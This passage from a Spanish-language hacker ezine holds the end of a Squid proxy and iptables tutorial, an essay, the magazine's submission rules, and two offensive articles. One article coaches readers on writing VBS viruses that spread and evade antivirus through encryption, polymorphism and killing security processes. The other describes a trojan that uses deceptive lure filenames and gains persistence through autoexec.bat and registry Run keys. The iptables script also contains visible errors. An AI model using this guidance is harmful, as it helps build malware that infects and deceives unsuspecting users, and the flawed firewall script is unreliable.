error_directory  /etc/squid/errors  #  Errores  que  apareceran  en  nuestro
navegador
```

Bien, hasta aquí nuestro archivo de configuración, a guardar los cambios. Ahora pasamos a nuestra amada consola bash, vamos hacer unas modificaciones de permisos, agregar archivos, correr squid, crear un script en bash, etc. Como super usuario root.

```
]$ rm -f /etc/squid/errors # Elimino enlace simbolico "Errores en ingles"
]$  ln  -s  /usr/lib/squid/errors/Spanish  /etc/squid/errors  #  Creo  enlace
simbolico "Errores en Español"
]$ touch /etc/squid/squid-passwd # Archivo de texto con cuentas validas
de acceso al servidor.
]$ chmod 600 /etc/squid/squid-passwd # Permisos para este archivo.
]$  chown  squid.squid  /etc/squid/squid-passwd  #  Propietario  de  este
archivo.
]$  touch  /etc/squid/sitios-denegados  #  Archivo  de  texto  con  urls  ó
palabras para denegar, www.playboy.com mp3 .
]$  touch  /etc/squid/sitios-correctos  #  Archivo  de  texto  con  urls
correctas. gwww.squid-cache.org
```

Nota : Sobre este archivo "sitios-correctos" lógicamente no vamos a poner todo internet, solo vamos a poner páginas que por alguna razón Squid las deniega.

Vamos a agregar cuentas válidas al archivo `/etc/squid/squid-passwd`, vamos a utilizar un comando que viene en apache "htpasswd" así que ya utilizaremos algo de apache.

```
]$ htpasswd /etc/squid/squid-passwd  jose
]$ passwd *******

]$ htpasswd /etc/squid/squid-passwd  monica
]$ passwd *******

]$ htpasswd /etc/squid/squid-passwd  secretaria1
]$ passwd *******
```

De esta forma iremos agregando cuentas a nuestro archivo "`squid-passwd`", ahora nos falta crear nuestro cache-swap en nuestro disco duro.

```
]$ squid -z
```

Creamos los directorios de cache en nuestro disco duro en esta configuración le dijimos que nos creara 20 GB de nuestros 40 GB, que tomara 256 MB de ram de nuestros 512.

Nota : No recuerdo que al crear los directorios, squid tiene que estar corriendo o no, si nos da un error corremos squid y si esta corriendo lo detenemos. También si nos da un error al crear los directorios, vemos el porque y vamos de nuevo al archivo de configuración `/etc/squid/squid.conf`, una ves creados y que todo salga bien pasamos a lo siguiente.

```
/etc/init.d/squid start
/etc/init.d/squid stop
/etc/init.d/squid restart
/etc/init.d/squid status
```

Nota : Con esto corremos, detenemos, checamos nuestro servicio.

IPTables

Se preguntarán para que queremos usar iptables con un servidor proxy-cache, bueno explico, con iptables puedes re-dirigir puertos, re-dirigir-ips, enmascaramiento, filtrado de paquetes, re-envío de paquetes, etc. Así que utilizaremos iptables para forzar a los usuarios (clientes) a usar Squid-Cache. Vamos a crear un Script en Bash.

```
#!/bin/bash
# Descripcion :
# Este es un simple script escrito en bash para forzar a los usuarios de
la Red (LAN) a usar Squid-Proxy Cache.
# En este script tenemos dos interfaces de red eth0 y eth1 , donde eth0
es la interface de Internet ,
# este ira conectado al Router o en mi caso el cable de red que viene de
mi modem Infinitum , la interface eth1
# ira conectado en mi caso a un Switch 10/100 de 24 puertos.
# eth0 = Internet
# eth1 = Red Local
# Nota: Nuy importante , este script no pretende ser un Corta-Fuegos o
Firewall.

# cargamos los módulos del kernel necesarios:
echo -n Aplicando Reglas de Firewall...
modprobe ip_conntrack
modprobe ip_conntrack_ftp
modprobe ip_conntrack_irc
modprobe ipt_REJECT
modprobe ipt_REDIRECT
modprobe ipt_TOS
modprobe ipt_MASQUERADE
modprobe ipt_LOG
modprobe iptable_mangle
modprobe iptable_nat
```

```
modprobe ip_nat_ftp
modprobe ip_nat_irc

# FLUSH de reglas
iptables -F
iptables -X
iptables -Z
iptables -t nat -F

# Establecemos politica por defecto
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -t nat -P PREROUTING ACCEPT
iptables -t nat -P POSTROUTING ACCEPT

# localhost lo dejamos conectar a si mismo
iptable -A INPUT -i lo -j ACCEPT
# Soporte para el reenvío de direcciones IP
echo 1 > /proc/sys/net/ipv4/ip_forward
# Enmascaramiento de todo el trafico de la Red Local
iptables -A POSTROUTING -o eth1 -j MASQUERADE
# No enmascararemos tráfico externo
iptables -A POSTROUTING -o eth1 -d 0.0.0.0/0 -j ACCEPT
# Re-envío del trafico intento-externo y externo-interno
iptables -A FORWARD -d 0.0.0.0/0 -s 192.168.0.0/24 -o eth0 -j ACCEPT
iptables -A FORWARD -d 192.168.0.0/24 -j ACCEPT
# Permitir al tráfico de la red local ir a donde sea
iptables -A INPUT -s 192.168.0.0/24 -d 0.0.0.0/0 -j ACCEPT
iptables -A OUTPUT -s 192.168.0.0/24 -d 0.0.0.0/0 -j ACCEPT
iptables -A OUTPUT -p icmp -s 192.168.0.0/24 -d 0.0.0.0/0 -j ACCEPT

# Re-direccionamiento del puerto 3128 (donde Squid escucha peticiones)
# Con esto forzamos a Utilizar Squid-Proxy Cache
iptables -t nat -A PREROUTING -i eth1 -p tcp --dport 80 -j REDIRECT --to-
port 3128
```

Bien, aquí termina nuestro script, lo guardamos con un nombre por ejemplo `forza-squid`, solo basta darle permisos de ejecución y que el administrador del sistema lo corra, para darle permiso sería `chmod 750 forza-squid` y para correrlo seria algo así `./forza-squid` y listo. Ahora bien, si no queremos meternos en problemas con el script basta de configurar cada cliente web, por ejemplo en IE 6.x : Herramientas – Opciones de Internet – Conexiones – Configuracion Lan – y palomeamos donde dice Servidor Proxy , donde dice dirección y puerto pondríamos la IP del servidor en mi caso 192.168.0.1 y puerto 3128, luego Opciones Avanzadas – y palomeamos donde dice Usar el mismo servidor para todos los protocolos , y por fin todo configurado. Pero aquí tendríamos unos problemas , que un usuario quite la configuración de su navegador y pueda ver todo Internet, otro problema es que si tenemos mas de 100 máuinas por configurar nos tardaríamos algo de tiempo ir una por una.

La versión de este texto es la 0.1, mas adelante lo modificaremos conforme me envíen peticiones, encuentros de bugs, etc. O bien si quieren que les escriba sobre otro articulo.

EVOLUTION

Por : clinux (jcesar@gulbcs.org)

Un flujo de información es lo que día a día nos lleva en curso dentro de la trayectoria que lleva este vago mundo embebido dentro de la sociedad virtual; la única sociedad donde no existen los límites, las fronteras se construyen con nuestra capacidad de imaginar. Decir que estamos vivos es un pulso electromagnético el cual consta de ceros y unos provenientes de nuestras neuronas generando finitamente electricidad, inmersa en nuestra masa ósea. Todos tenemos una expresión de libertad, no nos limitamos a cualquier sistema de producción, establecemos nuestras reglas y definimos nuestros objetivos con o sin aliados.

Es acaso una realidad dentro de otra realidad ?— habrá que contemplar un sin fin de ideas para llegar a una relativa conclusión; pues llegar a una hipótesis de tener idea que tenemos la conclusión materializada es una utopía demasiado desmesurada. En el mundo materializado donde todo es producto de la actividad inteligente del ser humano mezclada con su fuerza bruta la sensación de sentirse libre es meramente limitada a unas cuantas reglas impuestas por seres que se marcan como autoridad donde deciden privar a alguien de su libertad, de su vida o de sus sueños. Fabricar grandes magnitudes como elementos químicos o armas, es lo que se le conoce como estrategias militares en beneficio para lo que llaman seguridad nacional, en realidad no hemos cambiado del todo en nuestra fase de evolución de raciocinio pues tenemos la imagen de llegar a ser el ser humano perfecto, la nación perfecta, la raza perfecta sin importar pisar a los de al lado que tienen las mismas raíces y antepasados que los nuestros. Cuando llegamos después de un día arduo de trabajo a nuestra estación de trabajo en casa; sin importar la existencia de una tecnocracia nos ponemos cómodos para iniciar una sesión en combinación con nuestra mente llenándose de mil y un imágenes donde nos visualizamos que estamos con nuestros seres queridos, revisar la cartelera en busca de una buena película para el fin de semana, buscar un sitio en la ciudad donde pasar un rato agradable, de vacaciones en un lugar que jamás conoceremos en vida, visitando museos a largo del planeta, leer un buen artículo, presenciar un evento como si estuviéramos ahí en ese mismo instante, ver como está el clima en el otro extremo del globo o sencillamente mandar un correo mientras escuchamos una obra maestra de música de algún conservatorio, así se transforma nuestra forma de sentir y pensar; enfocándose a esa pantalla y par de diodos emisores de luz que se prenden y apagan deleitando nuestras pupilas llenas de jubilo mientras nos sentimos mas libres; aun mas que un ave emprendiendo su vuelo en el cielo o que un animal en cautiverio fuera de su jaula o un sentenciado a muerte declarado inocente.

El tiempo pasa a estar en segundo plano mientras nuestra mente está conectada a la fuente de bits que transcurren en nuestro torrente neuronal y nuestra estación que ahora no es tan solo una caja de metal, conteniendo tarjetas y circuitos impresos con chips de silicio integrados; sino que se ha convertido en nuestra extensión de nuestra propia estructura humana. Tenemos una interfaz que nos da la bienvenida a donde la vida deja de medirse en los latidos que pueda dar nuestro corazón o nuestra fuerza corpórea; para fusionar nuestros impulsos electromagnéticos con los latidos de nuestro microprocesador y crear con ellos

nuestra realidad. Edificar la comunidad que deseamos, aliar nuestras objetividades con nuestros iguales, crear una obra de arte para generar un sentimiento de placer en nuestro interior y buscar compartir nuestras creaciones con el mundo exterior que nos rodea, dentro de esta misma orbe, mientras tanto, estando fuera de nuestra realidad hacemos presencia de una falsa paralipsis. La revesa de nuestras ideas suben de tono y nivel conforme nos adentramos en este nirvana y pasado nuestro momento en este lugar,… mustiamente nos desconectamos.

COLABORANDO CON LA EZINE

Por STAFF (staff@raza-mexicana.org)

Estos son los requisitos y pasos para los artículos del Ezine, espero que los lean y los sigan, de esta forma pueden ayudar a que la ezine sea mas fluida.

1. **La autoría.** El contenido debe ser de la autoría de quien lo firma.


2. **Referencias.** Cuando se haga referencia a otro documento favor de incluir el URL y el autor y en el caso de que se incluya texto de algún otro autor este deberá ser puesto tal cual, si tiene faltas de ortografía, o si esta escrito con letras y números deberá de conservarse dicha escritura.


3. **El contenido.** Debe de estar dentro de los límites legales y de privacidad vigentes en el país de elaboración del documento.

4. **La firma.** Es indispensable que el documento sea firmado, no se aceptarán anónimos y de igual manera deberá de tenerse una dirección de correo electrónico para acompañarlo con el nombre o sobrenombre del autor.

5. **El título**. Debe de llevar un título el documento, en caso contrario el editor queda en la libertad de titularlo.

6. **El formato.** En microsoft word o compatible, en el mismo documento deben de incluirse las imágenes. Se deben de evitar tantos enters y tantas espacios como se ilustra en las imágenes siguientes





Se pueden usar viñetas, tabulaciones y tablas. El inicio de cada párrafo deberá de ser dentado. El cuerpo del documento será con el Font (Tipo de letra) Times New Roman número 12, y el código, notas, pasos a seguir, o cualquier otra cosa que amerite cambiarte el font será con el Courrier New del número 10, el título de tu documento será con el font Times New Roman 14 en Negritas, tu nombre o

sobrenombre y tu dirección de email serán con Times New Roman 12. Un ejemplo de cómo quedaría tu documento sería el siguiente :

Bienvenido a IRC_Raza - El Lado Humano part Deux
Por DeadSector (deadsector@raza-mexicana.org)

La siguiente historia es veridica. Los nombres han sido cambiados para proteger la seguridad de los protagonistas. Los nombres de dominio y sus respectivos IPs también fueron cambiados. Quiero agradecer a nul0ts por su valiosa ayuda. sin el esta historia no hubiera sido posible, siempre serás bienvenido y apreciado en raza-nul0ts

Fecha: Miércoles 28 de Mayo de 2003 las 21 horas con 50 minutos
Lugar: un servidor irc muy muy lejano en lo mas under del internet

```
Session Start: Wed May 28 21:50:59 2003
Session Ident: #razamex
[21:50:59] * Now talking in #razamex
[21:50:59] * Topic is '[17:31:06] <qw3rt1> ahora que para articulos
chingones los de Fatal [17:31:16] <qw3rt1> a ese wey si le doy un beso en
su pipi'
```

7. **La ortografía.** Sin faltas de ortografía, el modo de escritura 31337, h4x0r o similar no será aceptada. Acentos obligatorios. Sin usar k o z en lugar de otras letras.

8. **La responsabilidad.** El autor del documento se hace responsable de lo que en él se dice y en ningún caso RM se hace responsable de dicho contenido.

9. **El tema.** Tecnología, programación, informática, sistemas computarizados, vulnerabilidades, técnicas de auditoria a sistemas, cuentos, poemas o relatos relacionados con el mundo de las computadores, complementos o contrapuntos de vista de artículos pasados, noticias y cualquier otra cosa, tu envía, nosotros evaluamos y decidimos.

10. **Saludos.** Si para la realización de tu documento recibiste ayuda de alguien mas que tú consideres que aparezca su nombre o sobrenombre pues hazlo, pero no envíes saludos de mas en tu documento.

11. **Imágenes, diagramas, fotos.** Tu documento puede llevar ilustraciones no mayores de 320x240 Pixeles, en caso de que se requiera poner una imagen mas grande pues no hay problema solo que si hay que evitar poner imágenes grandes.

12. **Archivos adicionales.** Si tu tema requiere de archivos adicionales hay que hacer referencia a ellos en el documento y mandar el archivo empaquetado junto con el documento.

Forma de envío.

- No envíes un email, diciendo que si puedes enviar un artículo, tú envíalo y ya.
- Envía tu documento empaquetado a la dirección del editor para su evaluación
- Si no lo ves publicado tu documento en el ezine siguiente al de tu envió, pues ya no salió, los documentos son evaluados por un miembro de RM con conocimientos del tema de tu documento y si desde su punto de vista no amerita aparecer pues no aparecerá.
- No esperes una respuesta de nuestra evaluación de tu documento, en el caso de que veamos que se puede mejorar entonces recibirás nuestro comentarios para que lo documentes mas y no lo hagas llegar de nueva cuenta.

Notas adicionales.

- Los integrantes de RM somos como tu, tenemos otras obligaciones y en ocasiones no podemos dedicarte todo el tiempo que quisiéramos al team, así que no hay una fecha segura de las publicaciones.
- Si tienes dudas sobre tu documento o cualquier comentario te invitamos a que entres al IRC en irc.raza-mexicana.org 30003

VIRUS VBS, REALIDAD O SIMPLE CHACOTEO

Por ^NetXinG^ (netxing@linuxmail.org)

Inicio
Un poco de historia de VBS
¿Como Empezar?
Lógica
Propagación
Cerebelo
Mecanismos de Stealth u ocultamiento
Recomendaciones
Despedida

Inicio

Aclaremos, no redactaré código.... ; VBS(Visual Basic Script) es uno de los lenguajes mas simples y sencillos que existen en el medio, aclaremos, esto no lo hace poca cosa para la creación de virus ya que cuenta con un sin fin de opciones en su programación, ya que se puede crear una combinación altamente explosiva a unas cuantas líneas de código, estos archivos como te pueden sacar de un aprieto te pueden meter en uno mayor, la empresa que creo este tipo de programación quiso hacerlo tan fácil, que ahora cualquier niño puede crear sus propios códigos sin necesidad de grandes conocimientos.

Estos archivos son simplemente un "script" que no necesita ser compilado ya que la utilidad que los lee simplemente va ejecutando sus códigos lineales, el programa que se encarga de esto en Windows es "wscript.exe", que si lo renombras ya no te funcionara ningún VBS, esto puede ser alguna alternativa para no ser infectado, pero puedes llegar a tener problemas con las páginas en internet; también estos archivos pueden llegar a ser una alternativa como una segunda arma en un troyano, pero esa es otra historia....

Un poco de historia de VBS

Han existido y seguirán existiendo muchos virus creados con este lenguaje, algunos famosos y otros no tanto; Como olvidar a "Zulu" que en lo personal, fue uno de los pioneros de la carrera en la creación de virus VBS que engañan a los usuarios; en el año de 99-00, con su famoso código de "Stages" si bien fue hecho en VBS fue el primero en mostrarse como un archivo normal de texto "LIFE_STAGES.TXT.SHS" pero con la extensión ".shs", esta extensión era poco conocida para muchos, se puede describir como Shell Scraps que son ejecutables de Windows rundll32 o también conocidos como archivos objeto basura, también fue el primero en usar 4 métodos de propagación que fueron, la libreta de direcciones, mIRC, las unidades mapeadas y por medio del pIRCH, recordemos otros tantos como el encantador Happytime (con su ingeniosa forma de contagio por medio del Outlook, donde todos los correos salientes llevababan su archivo como fondo por defecto), no podemos olvidar a Loveletter(con sus enormes errores de lógica y programación, logró sumarse al topten de los virus mas peligrosos que han existido en la

historia por su inmensa propagación y daño), te has preguntado de donde chingados sale esta necesidad de crear este lenguaje "VBS"?¡, bueno para aquellos medievales recordemos las practicas en DOS con los mentados archivos ".bat"(batch) que fueron en su tiempo la maravilla y que aun con el paso de los años algunos programadores los utilizan como alternativa a otro lenguaje, pero ahora ya con los sistemas operativos WinX/NT/2000/XP etc. estos archivos fueron suplantados por los VBS.

¿Cómo empezar?

Si tienes en mente crear un virus con VBS ya sea por diversión, venganza o destrucción trata de echarle cerebro a los métodos heurísticos de un antivirus y como poder engañar a un usuario medio avanzado, con esto trato de dar a entender, que si un antivirus esta actualizado puede ser difícil de burlar ya que si tomas códigos de otros virus o si eres flojo y testarudo y no usas nada moderno o ingenioso para la propagación, estarás fuera del medio, o simplemente tu código será fácilmente detectable, "un programador no se puede dar el lujo de crear un código que ya fue creado, pero eso sí, se puede dar el lujo de mejorarlo", ten en cuenta que cada línea debe de ser profundamente analizada para tener un menor nivel de desgaste al codear, nunca recomiendo que uses generadores de virus ya que ponen la misma basura para todos, pero no estoy en contra, pero tampoco son de mucho agrado.

Lógica

Todo virus lleva una lógica que se divide en varios pasos simples o al mismo tiempo llegan a ser complicados, los que se encuentran entre corchetes pueden ser pasos opcionales, así es como yo siempre he visto esta clase de virus:

```
[Atrapar Errores]
Copia de sí mismo
[Modificar archivos de texto o crear.]
Engañar al infectado
Modificar el registro
[Exposición de dialog de aviso en pantalla]
[Crear worm]
Propagación
```

Propagación

La propagación para un virus que se va a lanzar a la red es una cosa sumamente importante, existe una cantidad inmensa de opciones que se pueden utilizar para poder realizar un exitosa propagación, por ejemplo:

- MS Outlook
- Clientes IRC
- MS Exchange
- Unidades de red
- Redes peer to peer
- Propio servidor SMTP

- Programas de Mensajería Instantánea
- Alguna otra que se te ocurra...

Los bug's mas recientes suelen ser una de las mejores opciones para tratar de propagarse a mayor velocidad, siempre hay que tratar de estar al día.

Las listas de correos han sido las mas usadas o las que se usan casi como estándar, desde que se dio la noticia de poder obtener la lista completa de los contactos del messenger, muchos virus se basan en ella para poder propagarse, no se necesita mucha inteligencia ya que el código existe, solo es de copiar y pegar y por que no, tratar de mejorarlo.

Una de las armas importantes es manejar perfectamente el Scripting para clientes IRC, esto da un ventaja muy importante de otros programadores y por consiguiente de los códigos.

Cerebelo

Para hacer un buen virus, se necesita algo que piense y que tenga neuronas activas y al día, un buen cerebro debe de estar al día en los posibles bugs, técnicas, obras, creaciones, o alguna aplicación que deje un hueco para comenzar a trabajar, ya sea algún programa de mensajería o X cosa que vayas a utilizar, las fallas mas recientes de MS Outlook pueden ser altamente explotadas por los virus para engañar a los usuarios, usa tu cerebelo y explótalas al máximo.

Si tienes pensado usar un compresor para algún archivo, aquí algunos de los mas importantes:

- Petit Win32 Executable Compressor
- Aspack
- UPX

Algunos son mas conocidos que otros, ya sea por su facilidad, uso y rendimiento.

Mecanismos de Stealth u ocultamiento

Los virus se consideran efectivos cuando llegan a extenderse lo más ampliamente posible y por supuesto en el menor tiempo, a demás de esto, que pueda permanecer oculto frente del usuario el mayor tiempo; entonces la pregunta del millón: ¿Cómo crear un buen ocultamiento de un insignificante virus VBS?, en estos tiempos el más mínimo 'getopenfile' cualquier antivirus lo detecta manda su mensajote a pantalla, entonces que hacemos, ;P aquí es donde se necesitará la quema de neuronas para realizar algo ingenioso; hay diferentes técnicas (métodos) que analizaremos:

- Autoencriptación o mejor dicho self encryption: esta técnica se ha hecho muy estándar en la mayoría de lo virus, se trata de ocultar el código por otro, de manera que necesita desencriptarce para llevar acabo la infección, este tipo de técnica se usa principalmente en las cabeceras de los archivos.

- Técnica de añadir: como su nombre lo indica el código del virus se añadirá al final del archivo a infectar, después de esto el código del virus tomará el control para poder ejecutarse antes que el archivo original y cederle el control al final de su ejecución, esta técnica cambia totalmente el tamaño del archivo y es fácilmente detectable.

- Técnica de inserción: esta técnica en lo personal es la mejor para ocultar un virus y la menos utilizada, se trata de insertar el código del virus en zonas libres del código del archivo anfitrión, esto es como utilizar segmentos de renglones vacíos para que el tamaño del archivo no varíe demasiado.

- Técnica de reorientación o separación: el código del virus principal se introduce en las zonas físicas del disco duro que están señaladas como defectuosas y en los archivos se insertan unas cuantas líneas que al ser ejecutadas, llaman al código principal.

- Reemplazo o sustitución: la técnica más simple, se trata de reemplazar el código original del archivo por el del virus y cuando éste se ejecute se mande un mensaje de error al usuario para engañarlo y hacerle creer que existe un error en el archivo.

- Polimorfismo: se trata de agregar el código del mismo virus de manera compactada a un archivo anfitrión que al mismo tiempo se compactará y se trata de que la suma de los dos códigos sea la suma del archivo original, en este caso el anfitrión, si se llega a ejecutar el archivo anfitrión, el código del virus se descompactará lo necesario en memoria para poder ser ejecutado y no llamar la atención de ningún antivirus cerca, cuando termina su ejecución su código cambia parcial o totalmente, por eso llega a ser difícil su control.

- Armouring: en esta técnica el mismo virus impide que se examinen los archivos que él mismo ha infectado, es como sellar la puerta con rejas de acero al salir de casa, que solo se puede abrir con una herramienta especial, en el caso del virus con un debuger, en el caso de la puerta necesitaras un wey del barrio de Tepito.

- Companion: se trata de crear una copia del archivo infectado con el mismo nombre, como se imaginarán este tipo de técnica puede llegar a ser fácil de detectar por el mismo usuario, pero los verificadores de integridad fallarán en la acción de detectar este tipo de virus ya que estas utilidades solo buscan los archivos existentes, pongamos un ejemplo: tenemos el notepad.exe, creamos su copia a notepad.com;

cuando se mande llamar al bloc de notas se ejecutara primero el .com esto ejecutara el virus y después el verdadero notepad, sin que el usuario se percate de lo sucedido.

- Anti-debugers o blindado: es una forma muy parecida a la de armouring la diferencia es que el programador crea una serie de rutinas que usa como cubiertas o escudos, en el archivo que contiene el virus, para que éste no pueda ser fácilmente "rastreado" y mucho menos desensamblado, aquí también recaen las técnicas de utilidades para comprimir archivos, con parámetros cuya descompresión sea mucho más difícil para los desarrolladores de antivirus.

- Tunneling: esta técnica, intenta burlar los módulos residentes de los antivirus mediante punteros directos a los vectores de interrupciones del DOS y el BIOS; todas las interrupciones de los nuevos antivirus deben de ser conocidas por los nuevos creadores de virus, ya que es una de las ramas importantes para obtener un éxito triunfal; he estado checando que ya la mayoría de los VBS tratan de descargar un pequeño programa desde la red para matar la mayoría de los procesos de todos los antivirus que existen en el mercado, y así no tener la necesidad de hacer nada de las otras técnicas para la ocultación ante los antivirus.

- Técnica Parse: esta es la última técnica que mencionaré, tengan en cuenta que no son las únicas que existen. Esta consiste en instruir al virus bajo ciertos parámetros definidos, secuenciales o periódicos, como por ejemplo, que infecte cada 10 veces que se ejecute un programa, esta suele ser una forma muy práctica de minimizar el ser descubiertos, pero su programación es tediosa y un poco improductiva.

Microsoft nos facilita la vida todos los días, tratando de crear todo para la facilidad del usuario ya que como sabemos el 98% o el 99% del código de VBS es transportable a Visual Basic y las rutinas que no lo son, puedes crearlas en el código de VB, esto nos puede servir para poder generar nuestros VBS a .EXE y aparte con un poco de ingenio los antivirus no lo detectarán, ten en cuenta que VB necesita librerías especiales, pero no creo que haya problema con eso.

No siempre los virus creados en VBS son la mejor opción, como ya sabemos, pueden formar parte de un todo o de una relación en cascada de lenguajes, por ejemplo, podemos crear con C++ la rutina principal que cree un VBS y que este mismo herede las ordenes principales que hay que realizar y al final el código principal de C++ elimine al archivo VBS; esto solo es un ejemplo de lo que se puede realizar.

Puedes estar diciendo, esto ya lo sé, pero como chingaos hacerle para poder crear un virus con tales técnicas, eso hace la diferencia entre un buen programador y los demás, tengan en cuenta que las técnicas surgen de la nada y siempre un virus debe de ir un paso más adelante del ingenio de los antivirus, por que hay veces que la tecnología la tiene ellos pero el ingenio es de nosotros.

Recomendaciones

Aquí unos pequeños tip's para aquellos que quieren crear un buen virus:

- Crea tus propios códigos o mejora los que ya existe.
- Usa bug's de otros programas para poder ser mas certero.
- Las palabras : simple, practico e ingenioso deben de ser constantes en todo el código del virus.
- Todo lo que vaya a usar tu virus debe de ser probado y confirmado para evitar errores, para que no quede como muchos virus que se cuelgan en su ejecución.
- Captura todo error que pueda generar tu virus en la ejecución, ya que esto es algo imprescindible para no ser detectado.
- No confíes ni en tu respiración al codear, checa las estadísticas, puedes estar siendo un número en ellas.
- Un buen Virus debe de tener opciones múltiples de propagación, por si no funciona una, que tome otra, si no funciona esta otra, que agarre otra.... etc y no uses las más usadas, ya que todos se van por ahí, piénsale.
- Casi siempre un virus lleva dedicación o algún dato que es relevante en su código, como para señalar al programador del mismo, siempre es importante saber porque haces las cosas o que te inspira a hacerlas, ten en cuenta que es una de las formas de decir: "aquí estoy, bésenmela"
- Este es un tip tonto pero muchas veces pasa, nunca posties en un foro parte de tu código, si necesitas ayuda usa otras opciones, como preguntas directas.
- El límite de un programador es el no limite, aunque muchas veces se nos complican las cosas siempre tienen solución.
- Un error no se puede cometer dos veces, entonces no cometas el mismo error de otros programadores.
- Se auténtico en tu código.
- Es todo lo que se me ocurre, pero tu tienes la ultima palabra.

Despedida

Espero y les sirva esta pequeña guía para la creación de un buen virus, échenle ganas y cerebelo; quiero agradecer a Arikel por el título. No olviden: "Los virus no son tan dañinos como la ignorancia de los usuarios u Administradores(Dioses sin Olimpo)"

CONSTRUYENDO EL TROYANO IDEAL PARTE 2

Por Vlad (vlad@raza-mexicana.org)

Antes de comenzar con esta segunda parte me gustaría agradecer mucho sus emails, me gustaría poder responderlos pero el trabajo, la escuela, mi poca vida social y la paranoia no me dejan hacerlo, pero tomé en cuenta sus comentarios para hacerle unas modificaciones a esta segunda parte.

Auto Instalación

Es necesario que nuestro troyano se ejecute cada vez que el sistema es reiniciado, si no pues no nos va a servir de mucho, para lo cual existen varios lugares en los que podemos poner a nuestro troyano para que se ejecute : Autoexec.bat, Win.ini, System.ini y el registro de windows.

Instalándolo.

Parte de este proceso ya fue explicado en la primera parte de este documento, pero considero que es bueno retomarlo para dejar algunos puntos mas claros.

Nombremos Infector a el archivo que le enviamos a la victima, de tal manera que Iinfector será el troyano original; ahora bien, Infector debe de ejecutarse en la PC del la victima, ¿Cómo?, bueno eso lo vemos mas adelante. La primera vez que se ejecuta Infector seguramente se encontrará en una carpeta temporal, una carpeta X en el disco duro de la victima, en ese lugar no nos conviene que se quede el troyano, así que lo primero que debe de hacer nuestro troyano será verificar si ya se encuentra instalado en el equipo, el algoritmo de verificación de instalación será mas o menos el sisguiente:

Función : instalado
Regresa : verdadero o falso

Verificar si se encuentra en una carpeta segura
SI : Verificar si se encuentra instalado para ejecutarse cuando se reinicie el equipo
SI : regreso verdadero

Si no se encuentra instalado se debe de copiar el troyano a si mismo a un lugar seguro (copiarTroyano) e instalarse para que se ejecute cada vez que windows reinicie (instalarTroyano).

Básicamente la función instalado manda a llamar a dos funciones : VerificarCarpeta y VefificarInstalado.

VerificarCarpeta : Esta función verifica si el .exe que se está ejecutando se encuentra en un lugar seguro o se trata de Infector. Puedes usar la función API GetModuleFileName para saber la ruta completa de donde se encuentra el exe, esta función incluso te regresa el

nombre del archivo, esto es útil ya que Infector puede llevar un nombre muy llamativo como : apuntes_de_contabilidad.exe, robbie_williams-feel.exe o cualquier otro nombre que usemos para no levantar sospechas, pero cuando Infector deja de ser Infector y se convierte en troyano ya instalado (llamémoslo InstTroy) no es conveniente que se quede con ese nombre de archivo, entonces ya podemos usar un nombre mas de windows. No confundas el nombre de Infector y el de InstTroy, el nombre de InstTroy es el que se discutió en la primera parte de este documento, el nombre de Infector debe de ser lo mas llamativo posible, para que el usuario lo ejecute.

VerificarInstalado : Esta función verifica si existe alguna forma de autoejecución de InstTroy, no de Infector, Infector no debe de autoejecutarse. Dependiendo de nuestro método de autoejecución verificaremos un archivo o el registro de windows, para ambos casos las instrucciones o el código que se utiliza depende de la herramienta que estemos usando, pero básicamente es buscar una referencia hacia InstTroy. Otra forma de verificar si se encuentra instalado el troyano es ver si se mandó a ejecutarse con un parámetro, por ejemplo '.exe /algo', Infector difícilmente se mandará a ejecutar con parámetros, pero InstTroy si se puede manda a llamar con parámetros, en lo personal no me gusta mucho esta opción, ya que al momento de agregar la línea para la autoejecución, esta irá con el parámetro.

La instalación del troyano.

Ya vimos que lo primero que debe de hacer muestro troyano es ver si está instalado o no (se sobrentiende que el troyano no mostrará nada, se ocultara desde un principio no importando si se trata de Infector o de InstTroy), ahora veremos el proceso de la instalación.

CopiarTroyano

Este punto es relativamente fácil, ubicamos una carpeta segura, podemos usar la de windows\system o recycled, o la de archivos de programas (o program files cuando el windows está en inglés), para ello sacaremos la información del registro de windows para saber donde se encuentra instalado el windows y donde están sus carpetas.

```
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion]
```

En esta dirección se encuentran las configuraciones del windows, por ejemplo :

```
"ProgramFilesDir"="C:\\Archivos de programa"
"SystemRoot"="C:\\WINDOWS"
```

Una vez ubicada la carpeta solo hay que copiar Infector a la carpeta y guardarlo con el nombre de InstTroy (no se tome literalmente esto, ya que solo es un sobrenombre que le puse para darme a enterder, tu ponle un nombre discreto), para posteriormente hacer que se ejecute la próxima vez que se reinicie el equipo.

Autoejecución.

Hay que garantizar que la próxima vez que se apague y prenda el equipo nuestro troyano siga funcionando, para lo cual hay que modificar algo para que se ejecute nuestro troyano.

Si nos vamos tiempo atrás tenemos que el autoexec.bat es un archivo que se ejecuta por default y que bien podemos agregar una línea para llamar a nuestro troyano, pero recuerda que en este caso el troyano correrá en windows (porque no creo que alguien haga un troyano que corra en MSDOS) y por lo tanto la línea a agregar debe ser de la sigiente forma :

```
Win c:\carpetaX\troyano.exe /parámetros
```

De esta forma se ejecutará windows y posteriormente nuestro troyano. Si el troyano está en una carpeta contenida en el PATH (que es la ruta de búsqueda de archivos) o en una carpeta de windows, entonces no es necesario ponerle la ruta.

Viéndonos un poco menos retro nos vamos al registro de windows. En la secciones HKLM y HKCU existen las rutas :

```
\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

Y aquí solo bastará agregar un nuevo valor y ya con eso hacemos que nuestro troyano se cargue al iniciar windows. La diferencia entre HKLM y HKCU es que LM es para todos los usuarios que se signan al windows y CU es sólo para el usuario que está signado en ese momento. Un ejemplo es el siguiente:

```
"SmcService"="C:\\ARCHIV~1\\Sygate\\SPF\\smc.exe -startgui"
```

Este es mi firewall, aquí se instala para su ejecución (aunque le mueve otras cosas al registro para poder ejecutarse antes que otro proceso).

